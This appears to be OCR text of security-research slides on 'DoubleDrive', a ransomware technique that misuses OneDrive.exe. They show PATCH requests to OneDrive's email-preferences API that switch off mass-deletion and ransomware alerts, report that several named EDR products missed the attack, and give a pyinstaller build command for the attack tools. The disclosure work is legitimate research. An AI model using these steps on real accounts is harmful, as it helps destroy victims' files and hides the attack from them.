

EXE
My name is Microsoft.SharePoint.exe
Ohh why didn’t you say before? I trust you now
SentinelOne®

Complete Attack Flow



Ransomware Detection?
Or Ransomware Implementation?

Notification Settings



Notification Settings

- Reminders for missed Sharing emails — On
- Email notification when OneDrive detects lots of files are deleted at once — On
- Email notification when others reply to your comments — On
- Email notification when the link in a sharing email you sent was clicked — On

Notification Settings

Reminders for missed Sharing emails


Email notification when OneDrive detects lots of files are deleted at once

Email notification when others reply to your comments


Email notification when the link in a sharing email you sent was clicked

Checking OneDrive’s API for the Mass Deletion Notification Setting


PATCH https://api.onedrive.com/v1.0/drive/userPreferences/email :
Params:



```
{
    "eTag": "aMA",
    "ActivitiesDigest": true,
    "MassDelete": false,
```



Please don’t let the victim know if I deleted a lot of files 🙏
Of course! No problem.

Checking OneDrive's API for the Mass Deletion Notification Setting



```
{
    "eTag": "aMA",
    "ActivitiesDigest": true,
    "MassDelete": false,
    "PhotoStreamAccessGranted": true,
    "PhotoStreamComment": true,
    "PhotoStreamInviteAccepted": true,
    "PhotoStreamNewPost": true,
    "PhotoStreamReaction": true,
    "PremiumPositioning": true,
    "RansomwareDetection": true,
    "WeekendRecap": true,
    "DocumentDigestEmail": true
}
```

??🤔??



OneDrive / Files / Manage / Ransomware detection and recovering your files

Ransomware detection and recovering your files

OneDrive (home or personal), OneDrive for Mac, OneDrive for Windows


Ransomware detection notifies you when your OneDrive files have been attacked and guides you through the process of restoring your files. Ransomware is a type of malicious software (malware) designed to block access to your files until you pay money.

OneDrive Ransomware Detection


DoubleDrive was run multiple times against multiple accounts and **nothing** was detected

RansomwareDetection Notification Disablement

PATCH https://api.onedrive.com/v1.0/drive/userPreferences/email :
Params:



```
{
    "eTag": "aMA",
    "ActivitiesDigest": true,
    "MassDelete": false,
    "PhotoStreamAccessGranted": true,
    "PhotoStreamComment": true,
    "PhotoStreamInviteAccepted": true,
    "PhotoStreamNewPost": true,
    "PhotoStreamReaction": true,
    "PremiumPositioning": true,
    "RansomwareDetection": false,
    "WeekendRecap": true,
    "DocumentDigestEmail": true
}
```



EDRs

Bypassing EDRs

No EDR/XDR that we tested was able to detect the ransomware!

Microsoft Defender For Endpoint

SentinelOne XDR

CrowdStrike Falcon

Palo Alto Cortex XDR

Cybereason

EDRs - Shadow Copy Deletion

Shadow copy deletion works without prevention:


- ☑ Cybereason
- ☑ SentinelOne XDR
- ⊖ Palo Alto Cortex XDR
- ⊖ CrowdStrike Falcon
- ⊖ MDE

Bypassing EDRs - Decoy Files

2 behaviors

Decoy files were encrypted with no detection

Decoy files were not visible to OneDrive.exe



abc.doc.encrypted
abc0.doc.encrypted
abc2.doc.encrypted
abc3.doc.encrypted
abc4.doc.encrypted
def0.txt.encrypted
def1.txt.encrypted
def2.txt.encrypted
def3.txt.encrypted
def4.txt.encrypted
ghi0.pdf.encrypted
ghi1.pdf.encrypted

Your privacy settings have been applied from changes you made in another Office app.

def3.txt.encrypted
Renamed in docs8
1 second ago

def2.txt.encrypted
Renamed in docs8
1 second ago

def1.txt.encrypted
Renamed in docs8
1 second ago


def0.txt.encrypted
Renamed in docs8
1 second ago

abc4.doc.encrypted
Renamed in docs8
1 second ago

abc3.doc.encrypted

Bypassing EDRs - Known file extensions

Encrypted files renamed to end with “.encrypted”, “.wnry”, etc.. did not cause any detection



abc.doc.encrypted
abc0.doc.encrypted
abc2.doc.encrypted
abc3.doc.encrypted
abc4.doc.encrypted
def0.txt.encrypted
def1.txt.encrypted
def2.txt.encrypted
def3.txt.encrypted
def4.txt.encrypted
ghi0.pdf.encrypted
ghi1.pdf.encrypted

Processing changes

Your privacy settings have been applied from changes you made in another Office app.

def3.txt.encrypted
Renamed in docs8
1 second ago

def2.txt.encrypted
Renamed in docs8
1 second ago

def1.txt.encrypted
Renamed in docs8
1 second ago

def0.txt.encrypted
Renamed in docs8
1 second ago

abc4.doc.encrypted
Renamed in docs8
1 second ago

abc3.doc.encrypted

Bypassing EDRs - Controlled Folder Access


Microsoft trust OneDrive.exe to change files that are located in one of the “Protected Folders”

Bypassing EDRs – Static Signature

No ransomware executable to detect.

The ransomware executable is OneDrive.exe

DoubleDrive Demo



Name ↑	Modified	File size	Sh
Documents	Yesterday at 11:05:37 PM		Priv
Personal Vault	Yesterday at 11:05:38 PM		Priv
Pictures	Yesterday at 11:05:37 PM		Priv

```
(venv) Or: onedrive_python [venv 3.9.7] ❯ python .\options_setup.py --temp-
email --target-paths C:\Users\Admin\Documents; pyinstaller --onefile .\endpoint
_takeover.py; pyinstaller --onefile .\doubledrive.py;
```

```
PS C:\Users\Admin\Downloads>
```

Name	Date modified	Type	Size

This folder is empty.

Summary

